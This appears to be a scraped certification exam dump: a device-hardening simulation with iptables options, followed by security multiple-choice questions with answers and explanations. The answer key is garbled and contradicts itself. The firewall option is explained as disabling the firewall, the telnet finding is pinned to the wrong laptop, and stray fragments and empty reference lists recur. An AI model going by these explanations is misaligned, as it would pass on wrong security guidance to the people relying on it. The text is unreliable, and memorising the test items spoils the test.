
• Cleartext services are not allowed.

• All devices must be hardened when possible.

Instructions:

Click on the various workstations and network devices to review the posture assessment results. Remediate any possible issues or indicate that no issue is found.

Click on Server A to review output data. Select commands in the appropriate tab to remediate connectivity problems to the pOSTGRESql DATABASE VIA ssh



WAP A		
Finding	Status	Remediation
Firmware	Updated 5 days ago	<input checked="" type="checkbox"/> No issue
Top 5 used ports	22, 80, 443, 123, 53	<input type="checkbox"/> Patch management
SSID broadcast	Disabled	<input type="checkbox"/> Update endpoint protection
Default admin account	Default password has been changed	<input type="checkbox"/> Enabled disk encryption
HTTP server	Disabled	<input type="checkbox"/> Enable port security on network device
		<input type="checkbox"/> Enable password complexity
		<input type="checkbox"/> Enable host-based firewall to block all traffic
		<input type="checkbox"/> Antivirus scan
		<input type="checkbox"/> Change default administrative password
		<input type="checkbox"/> Disable unneeded services
		<input type="checkbox"/> Enable all connectivity settings

PC A

PC A			
OS updates	Updated 2 days ago, last checked 5:08 a.m.	<input checked="" type="checkbox"/> No issue	
Endpoint protection	Last checked 6:11 a.m.	<input type="checkbox"/> Patch management	
Browser version	91.2.5 (7/31/2023)	<input type="checkbox"/> Update endpoint protection	
Disk encryption	Enabled	<input type="checkbox"/> Enabled disk encryption	
Password complexity	Enabled	<input type="checkbox"/> Enable port security on network device	
Host-based firewall	Disabled	<input type="checkbox"/> Enable password complexity	
CPU & memory usage	Normal	<input type="checkbox"/> Enable host-based firewall to block all traffic	
Screensaver	Enabled	<input type="checkbox"/> Antivirus scan	
Top 5 used ports	22, 80, 443, 389, 53	<input type="checkbox"/> Change default administrative password	
Wireless	Disabled	<input type="checkbox"/> Disable unneeded services	
		<input type="checkbox"/> Enable all connectivity settings	

Laptop A


Laptop A			
OS updates	Updated 3 days ago, last checked 6:08 a.m.	<input checked="" type="checkbox"/> No issue	
Endpoint protection	Last checked in 6:13 a.m.	<input type="checkbox"/> Patch management	
Browser version	91.2.5 (7/31/2023)	<input type="checkbox"/> Update endpoint protection	
Disk encryption	Enabled	<input type="checkbox"/> Enabled disk encryption	
Password complexity	Enabled	<input type="checkbox"/> Enable port security on network device	
Host-based firewall	Disabled	<input type="checkbox"/> Enable password complexity	
CPU & memory usage	Medium	<input type="checkbox"/> Enable host-based firewall to block all traffic	
Screensaver	Enabled	<input type="checkbox"/> Antivirus scan	
Top 5 used ports	22, 80, 443, 389, 53	<input type="checkbox"/> Change default administrative password	
Wireless	Enabled	<input type="checkbox"/> Disable unneeded services	
		<input type="checkbox"/> Enable all connectivity settings	

Switch A

Switch A

Firmware	Updated 7 days ago	<input checked="" type="checkbox"/> No issue
Top 5 used ports	22, 80, 443, 123, 53	<input type="checkbox"/> Patch management
Interfaces disabled (out of 12)	4	<input type="checkbox"/> Update endpoint protection
Default admin account	Default password has not been changed	<input type="checkbox"/> Enabled disk encryption
HTTP server	Disabled	<input type="checkbox"/> Enable port security on network device
		<input type="checkbox"/> Enable password complexity
		<input type="checkbox"/> Enable host-based firewall to block all traffic
		<input type="checkbox"/> Antivirus scan
		<input type="checkbox"/> Change default administrative password
		<input type="checkbox"/> Disable unneeded services
		<input type="checkbox"/> Enable all connectivity settings



Switch B:

Switch B			
Firmware	Updated 7 days ago	<input checked="" type="checkbox"/> No issue	
Top 5 used ports	22, 80, 443, 123, 53	<input type="checkbox"/> Patch management	
Interfaces disabled (out of 6)	1	<input type="checkbox"/> Update endpoint protection	
Default admin account	Default password has been changed	<input type="checkbox"/> Enabled disk encryption	
HTTP server	Disabled	<input type="checkbox"/> Enable port security on network device	
		<input type="checkbox"/> Enable password complexity	
		<input type="checkbox"/> Enable host-based firewall to block all traffic	
		<input type="checkbox"/> Antivirus scan	
		<input type="checkbox"/> Change default administrative password	
		<input type="checkbox"/> Disable unneeded services	
		<input type="checkbox"/> Enable all connectivity settings	

Laptop B

Laptop B			
OS updates	Updated 3 days ago, last checked 8:08 a.m.	<input checked="" type="checkbox"/> No issue	
Endpoint protection	Last checked in 8:11 a.m.	<input type="checkbox"/> Patch management	
Browser version	81.2.5 (7/31/2023)	<input type="checkbox"/> Update endpoint protection	
Disk encryption	Disabled	<input type="checkbox"/> Enabled disk encryption	
Password Complexity	Enabled	<input type="checkbox"/> Enable port security on network device	
Host-based firewall	Disabled	<input type="checkbox"/> Enable password complexity	
CPU & memory usage	Normal	<input type="checkbox"/> Enable host-based firewall to block all traffic	
Screensaver	Enabled	<input type="checkbox"/> Antivirus scan	
Top 5 used ports	22, 80, 443, 8080, 53	<input type="checkbox"/> Change default administrative password	
Wireless	Enabled	<input type="checkbox"/> Disable unneeded services	
		<input type="checkbox"/> Enable all connectivity settings	

PC B

PC B			
OS updates	Updated 2 days ago, last checked 5:10 a.m.	<input checked="" type="checkbox"/> No issue	
Endpoint protection	Last checked in 6:13 a.m.	<input type="checkbox"/> Patch management	
Browser version	91.2.5 (7/31/2023)	<input type="checkbox"/> Update endpoint protection	
Disk encryption	Enabled	<input type="checkbox"/> Enabled disk encryption	
Password complexity	Enabled	<input type="checkbox"/> Enable port security on network device	
Host-based firewall	Disabled	<input type="checkbox"/> Enable password complexity	
CPU & memory usage	Medium	<input type="checkbox"/> Enable host-based firewall to block all traffic	
Screensaver	Enabled	<input type="checkbox"/> Antivirus scan	
Top 5 used ports	22, 80, 443, 389, 53	<input type="checkbox"/> Change default administrative password	
Wireless	Disabled	<input type="checkbox"/> Disable unneeded services	
		<input type="checkbox"/> Enable all connectivity settings	

PC C

PC C			
OS updates	Updated 22 days ago	<input checked="" type="checkbox"/> No issue	
Endpoint protection	Last checked 6:19 a.m.	<input type="checkbox"/> Patch management	
Browser version	91.2.5 (7/18/2022)	<input type="checkbox"/> Update endpoint protection	
Disk encryption	Enabled	<input type="checkbox"/> Enabled disk encryption	
Password complexity	Enabled	<input type="checkbox"/> Enable port security on network device	
Host-based firewall	Disabled	<input type="checkbox"/> Enable password complexity	
CPU & memory usage	High	<input type="checkbox"/> Enable host-based firewall to block all traffic	
Screensaver	Enabled	<input type="checkbox"/> Antivirus scan	
Top 5 used ports	22, 80, 443, 23, 53	<input type="checkbox"/> Change default administrative password	
Wireless	Disabled	<input type="checkbox"/> Disable unneeded services	
		<input type="checkbox"/> Enable all connectivity settings	

Server A

Server A



Nmap

IP Tables

```
Nmap scan report for psql-srvr.acme.com
Host is up, received arp-response (0.00040s latency).
...
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.4
80/tcp    closed http
443/tcp   closed ssl/http
1433/tcp  closed mssql
5432/tcp  closed postgresql
...
```

1 2 3 4

```
iptables -R INPUT 1 -p tcp -s 10.1.2.25/32 --sport 4022 -j ACCEPT
iptables -D OUTPUT 1
iptables -A OUTPUT -p udp -d 0/0 -s 10.1.2.0/24 --sport 5432 -m state --state ESTABLISHED -j ACCEPT
iptables -A INPUT -p tcp -d 0/0 -s 10.1.2.0/24 --dport 5432 -m state --state NEW,ESTABLISHED -j ACCEPT
```

1 2 3 4

```
iptables -R INPUT 1 -p tcp -s 10.1.2.0/24 --dport 4022 -j ACCEPT
iptables -D OUTPUT 2
iptables -A OUTPUT -p tcp -d 0/0 -s 10.1.2.0/24 --sport 5432 -m state --state ESTABLISHED -j ACCEPT
iptables -A INPUT -p tcp -d 0/0 -s 10.1.2.0/24 --dport 5432 -m state --state NEW,ESTABLISHED -j ACCEPT
```

1 2 3 4

```
iptables -R OUTPUT 1 -p tcp -s 10.1.2.25/32 --sport 4022 -j ACCEPT
iptables -F OUTPUT
iptables -A OUTPUT -p tcp -d 0/0 -s 10.1.2.0/24 --sport 5432 -m state --state ESTABLISHED -j ACCEPT
iptables -A INPUT -p tcp -d 0/0 -s 10.1.2.0/24 --dport 5432 -m state --state NEW,ESTABLISHED -j ACCEPT
```

1 2 3 4

```
iptables -R INPUT 1 -p tcp -s 10.1.2.25/32 --dport 4022 -j ACCEPT
iptables -D OUTPUT 1
iptables -A OUTPUT -p tcp -d 0/0 -s 10.1.2.0/24 --sport 5432 -m state --state ESTABLISHED -j ACCEPT
iptables -A INPUT -p tcp -d 0/0 -s 10.1.2.0/24 --dport 5432 -m state --state NEW,ESTABLISHED -j ACCEPT
```


NmapIP Tables

```
#iptables --list --verbose

Chain INPUT (policy DROP 5 packets, 341 bytes)

pkts bytes target prot opt in out source destination
0 0 ACCEPT tcp -- any any anywhere anywhere tcp spts:login:65535 dpt:ssh state NEW,ESTABLISHED
1 28 DROP all -- any any anywhere anywhere

Chain FORWARD (policy DROP 0 packets, 0 bytes)
```

- A. Mastered
- B. Not Mastered

Answer: A

Explanation:

WAP A: No issue found. The WAP A is configured correctly and meets the requirements. PC A = Enable host-based firewall to block all traffic
This option will turn off the host-based firewall and allow all traffic to pass through. This will comply with the requirement and also improve the connectivity of PC A to other devices on the network. However, this option will also reduce the security of PC A and make it more vulnerable to attacks. Therefore, it is recommended to use other security measures, such as antivirus, encryption, and password complexity, to protect PC A from potential threats.

Laptop A: Patch management
This option will install the updates that are available for Laptop A and ensure that it has the most recent security patches and bug fixes. This will comply with the requirement and also improve the performance and stability of Laptop A. However, this option may also require a reboot of Laptop A and some downtime during the update process. Therefore, it is recommended to backup any important data and close any open applications before applying the updates.

Switch A: No issue found. The Switch A is configured correctly and meets the requirements.

Switch B: No issue found. The Switch B is configured correctly and meets the requirements.

Laptop B: Disable unneeded services
This option will stop and disable the telnet service that is using port 23 on Laptop B. Telnet is a cleartext service that transmits data in plain text over the network, which exposes it to eavesdropping, interception, and modification by attackers. By disabling the telnet service, you will comply with the requirement and also improve the security of Laptop B. However, this option may also affect the functionality of Laptop B if it needs to use telnet for remote administration or other purposes. Therefore, it is recommended to use a secure alternative to telnet, such as SSH or HTTPS, that encrypts the data in transit.

PC B: Enable disk encryption
This option will encrypt the HDD of PC B using a tool such as BitLocker or VeraCrypt. Disk encryption is a technique that protects data at rest by converting it into an unreadable format that can only be decrypted with a valid key or password. By enabling disk encryption, you will comply with the requirement and also improve the confidentiality and integrity of PC B's data. However, this option may also affect the performance and usability of PC B, as it requires additional processing time and user authentication to access the encrypted data. Therefore, it is recommended to backup any important data and choose a strong key or password before encrypting the disk.

PC C: Disable unneeded services
This option will stop and disable the SSH daemon that is using port 22 on PC C. SSH is a secure service that allows remote access and command execution over an encrypted channel. However, port 22 is the default and well-known port for SSH, which makes it a common target for brute-force attacks and port scanning. By disabling the SSH daemon on port 22, you will comply with the requirement and also improve the security of PC C. However, this option may also affect the functionality of PC C if it needs to use SSH for remote administration or other purposes. Therefore, it is recommended to enable the SSH daemon on a different port, such as 4022, by editing the configuration file using the following command:
sudo nano /etc/ssh/sshd_config
Server A. Need to select the following:
white screen with white text

1234

```
iptables -R INPUT 1 -p tcp -s 10.1.2.0/24 --dport 4022 -j ACCEPT
iptables -D OUTPUT 2
iptables -A OUTPUT -p tcp -d 0/0 -s 10.1.2.0/24 --sport 5432 -m state --state ESTABLISHED -j ACCEPT
iptables -A INPUT -p tcp -d 0/0 -s 10.1.2.0/24 --dport 5432 -m state --state NEW,ESTABLISHED -j ACCEPT
```

NEW QUESTION 50

A financial technology firm works collaboratively with business partners in the industry to share threat intelligence within a central platform This collaboration gives partner organizations the ability to obtain and share data associated with emerging threats from a variety of adversaries Which of the following should the organization most likely leverage to facilitate this activity? (Select two).

- A. CWPP
- B. YAKA
- C. ATTACK
- D. STIX
- E. TAXII

F. JTAG

Answer: DE

Explanation:

? D. STIX (Structured Threat Information eXpression): STIX is a standardized language for representing threat information in a structured and machine-readable format. It facilitates the sharing of threat intelligence by ensuring that data is consistent and can be easily understood by all parties involved.

? E. TAXII (Trusted Automated eXchange of Indicator Information): TAXII is a transport mechanism that enables the sharing of cyber threat information over a secure and trusted network. It works in conjunction with STIX to automate the exchange of threat intelligence among organizations.

Other options:

? A. CWPP (Cloud Workload Protection Platform): This focuses on securing cloud workloads and is not directly related to threat intelligence sharing.

? B. YARA: YARA is used for malware research and identifying patterns in files, but it is not a platform for sharing threat intelligence.

? C. ATT&CK: This is a knowledge base of adversary tactics and techniques but does not facilitate the sharing of threat intelligence data.

? F. JTAG: JTAG is a standard for testing and debugging integrated circuits, not related to threat intelligence.

References:

? CompTIA Security+ Study Guide

? "STIX and TAXII: The Backbone of Threat Intelligence Sharing" by MITRE

? NIST SP 800-150, "Guide to Cyber Threat Information Sharing"

NEW QUESTION 51

A systems administrator wants to introduce a newly released feature for an internal application. The administrator does not want to test the feature in the production environment. Which of the following locations is the best place to test the new feature?

- A. Staging environment
- B. Testing environment
- C. CI/CO pipeline
- D. Development environment

Answer: A

Explanation:

The best location to test a newly released feature for an internal application, without affecting the production environment, is the staging environment. Here's a detailed Explanation

? Staging Environment: This environment closely mirrors the production environment

in terms of hardware, software, configurations, and settings. It serves as a final testing ground before deploying changes to production. Testing in the staging environment ensures that the new feature will behave as expected in the actual production setup.

? Isolation from Production: The staging environment is isolated from production, which means any issues arising from the new feature will not impact the live users or the integrity of the production data. This aligns with best practices in change management and risk mitigation.

? Realistic Testing: Since the staging environment replicates the production environment, it provides realistic testing conditions. This helps in identifying potential issues that might not be apparent in a development or testing environment, which often have different configurations and workloads.

? References:

NEW QUESTION 55

A security team is responding to malicious activity and needs to determine the scope of impact the malicious activity appears to affect certain version of an application used by the organization. Which of the following actions best enables the team to determine the scope of impact?

- A. Performing a port scan
- B. Inspecting egress network traffic
- C. Reviewing the asset inventory
- D. Analyzing user behavior

Answer: C

Explanation:

Reviewing the asset inventory allows the security team to identify all instances of the affected application versions within the organization. By knowing which systems are running the vulnerable versions, the team can assess the full scope of the impact, determine which systems might be compromised, and prioritize them for further investigation and remediation.

Performing a port scan (Option A) might help identify open ports but does not provide specific information about the application versions. Inspecting egress network traffic (Option B) and analyzing user behavior (Option D) are important steps in the incident response process but do not directly identify which versions of the application are affected. References:

? CompTIA Security+ Study Guide

? NIST SP 800-61 Rev. 2, "Computer Security Incident Handling Guide"

? CIS Controls, "Control 1: Inventory and Control of Hardware Assets" and "Control 2: Inventory and Control of Software Assets"

NEW QUESTION 60

A systems administrator wants to use existing resources to automate reporting from disparate security appliances that do not currently communicate. Which of the following is the best way to meet this objective?

- A. Configuring an API Integration to aggregate the different data sets
- B. Combining back-end application storage into a single, relational database
- C. Purchasing and deploying commercial off the shelf aggregation software
- D. Migrating application usage logs to on-premises storage

Answer: A

Explanation:

The best way to automate reporting from disparate security appliances that do not currently communicate is to configure an API Integration to aggregate the different data sets. Here's why:

? Interoperability: APIs allow different systems to communicate and share data, even if they were not originally designed to work together. This enables the integration of various security appliances into a unified reporting system.

? Automation: API integrations can automate the process of data collection, aggregation, and reporting, reducing manual effort and increasing efficiency.

? Scalability: APIs provide a scalable solution that can easily be extended to include additional security appliances or data sources as needed.

? References:

NEW QUESTION 63

Third parties notified a company's security team about vulnerabilities in the company's application. The security team determined these vulnerabilities were previously disclosed in third-party libraries. Which of the following solutions best addresses the reported vulnerabilities?

- A. Using IaC to include the newest dependencies
- B. Creating a bug bounty program
- C. Implementing a continuous security assessment program
- D. Integrating a SAST tool as part of the pipeline

Answer: D

Explanation:

The best solution to address reported vulnerabilities in third-party libraries is integrating a Static Application Security Testing (SAST) tool as part of the development pipeline. Here's why:

- ? Early Detection: SAST tools analyze source code for vulnerabilities before the code is compiled. This allows developers to identify and fix security issues early in the development process.
- ? Continuous Security: By integrating SAST tools into the CI/CD pipeline, the organization ensures continuous security assessment of the codebase, including third-party libraries, with each code commit and build.
- ? Comprehensive Analysis: SAST tools provide a detailed analysis of the code, identifying potential vulnerabilities in both proprietary code and third-party dependencies, ensuring that known issues in libraries are addressed promptly.
- ? References:

NEW QUESTION 66

A company recently experienced an incident in which an advanced threat actor was able to shim malicious code against the hardware static of a domain controller. The forensic team cryptographically validated that the underlying firmware of the box and the operating system had not been compromised. However, the attacker was able to exfiltrate information from the server using a steganographic technique within LDAP. Which of the following is the best way to reduce the risk of reoccurrence?

- A. Enforcing allow lists for authorized network ports and protocols
- B. Measuring and attesting to the entire boot chain
- C. Rolling the cryptographic keys used for hardware security modules
- D. Using code signing to verify the source of OS updates

Answer: A

Explanation:

The scenario describes a sophisticated attack where the threat actor used steganography within LDAP to exfiltrate data. Given that the hardware and OS firmware were validated and found uncompromised, the attack vector likely exploited a network communication channel. To mitigate such risks, enforcing allow lists for authorized network ports and protocols is the most effective strategy.

Here's why this option is optimal:

- ? Port and Protocol Restrictions: By creating an allow list, the organization can restrict communications to only those ports and protocols that are necessary for legitimate business operations. This reduces the attack surface by preventing unauthorized or unusual traffic.
- ? Network Segmentation: Enforcing such rules helps in segmenting the network and ensuring that only approved communications occur, which is critical in preventing data exfiltration methods like steganography.
- ? Preventing Unauthorized Access: Allow lists ensure that only predefined, trusted connections are allowed, blocking potential paths that attackers could use to infiltrate or exfiltrate data.

Other options, while beneficial in different contexts, are not directly addressing the network communication threat:

- ? B. Measuring and attesting to the entire boot chain: While this improves system integrity, it doesn't directly mitigate the risk of data exfiltration through network channels.
- ? C. Rolling the cryptographic keys used for hardware security modules: This is useful for securing data and communications but doesn't directly address the specific method of exfiltration described.
- ? D. Using code signing to verify the source of OS updates: Ensures updates are from legitimate sources, but it doesn't mitigate the risk of network-based data exfiltration.

References:

- ? CompTIA SecurityX Study Guide
- ? NIST Special Publication 800-41, "Guidelines on Firewalls and Firewall Policy"
- ? CIS Controls Version 8, Control 9: Limitation and Control of Network Ports, Protocols, and Services

NEW QUESTION 67

An organization is required to

- * Respond to internal and external inquiries in a timely manner
- * Provide transparency.
- * Comply with regulatory requirements

The organization has not experienced any reportable breaches but wants to be prepared if a breach occurs in the future. Which of the following is the best way for the organization to prepare?

- A. Outsourcing the handling of necessary regulatory filing to an external consultant
- B. Integrating automated response mechanisms into the data subject access request process
- C. Developing communication templates that have been vetted by internal and external counsel
- D. Conducting lessons-learned activities and integrating observations into the crisis management plan

Answer: C

Explanation:

Preparing communication templates that have been vetted by both internal and external counsel ensures that the organization can respond quickly and effectively to internal and external inquiries, comply with regulatory requirements, and provide transparency in the event of a breach.

Why Communication Templates?

? Timely Response: Pre-prepared templates ensure that responses are ready to be deployed quickly, reducing response time.

? Regulatory Compliance: Templates vetted by counsel ensure that all communications meet legal and regulatory requirements.

? Consistent Messaging: Ensures that all responses are consistent, clear, and accurate, maintaining the organization's credibility.

? Crisis Management: Pre-prepared templates are a critical component of a broader crisis management plan, ensuring that all stakeholders are informed appropriately.

Other options, while useful, do not provide the same level of preparedness and compliance:

? A. Outsourcing to an external consultant: This may delay response times and lose internal control over the communication.

? B. Integrating automated response mechanisms: Useful for efficiency but not for ensuring compliant and vetted responses.

? D. Conducting lessons-learned activities: Important for improving processes but does not provide immediate preparedness for communication.

References:

? CompTIA SecurityX Study Guide

? NIST Special Publication 800-61 Revision 2, "Computer Security Incident Handling Guide"

? ISO/IEC 27002:2013, "Information technology — Security techniques — Code of practice for information security controls"

NEW QUESTION 71

A vulnerability can on a web server identified the following:

```
* TLS 1.2 Cipher Suites:
The server accepted the following 4 cipher suites:
TLS_RSA_WITH_DES_CBC_SHA          56
TLS_RSA_WITH_AES_128_CBC_SHA       128
TLS_RSA_WITH_3DES_EDE_CBC_SHA      168
TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA  168 DH (1024 bits)
```

Which of the following actions would most likely eliminate on path decryption attacks? (Select two).

A. Disallowing cipher suites that use ephemeral modes of operation for key agreement

B. Removing support for CBC-based key exchange and signing algorithms

C. Adding TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA256

D. Implementing HIPS rules to identify and block BEAST attack attempts

E. Restricting cipher suites to only allow TLS_RSA_WITH_AES_128_CBC_SHA

F. Increasing the key length to 256 for TLS_RSA_WITH_AES_128_CBC_SHA

Answer: BC

Explanation:

On-path decryption attacks, such as BEAST (Browser Exploit Against SSL/TLS) and other related vulnerabilities, often exploit weaknesses in the implementation of CBC (Cipher Block Chaining) mode. To mitigate these attacks, the following actions are recommended:

? B. Removing support for CBC-based key exchange and signing algorithms: CBC

mode is vulnerable to certain attacks like BEAST. By removing support for CBC- based ciphers, you can eliminate one of the primary vectors for these attacks. Instead, use modern cipher modes like GCM (Galois/Counter Mode) which offer better security properties.

? C. Adding TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA256: This cipher

suite uses Elliptic Curve Diffie-Hellman Ephemeral (ECDHE) for key exchange, which provides perfect forward secrecy. It also uses AES in GCM mode, which is not susceptible to the same attacks as CBC. SHA-256 is a strong hash function that ensures data integrity.

References:


? CompTIA Security+ Study Guide

? NIST SP 800-52 Rev. 2, "Guidelines for the Selection, Configuration, and Use of Transport Layer Security (TLS) Implementations"

? OWASP (Open Web Application Security Project) guidelines on cryptography and secure communication

NEW QUESTION 73

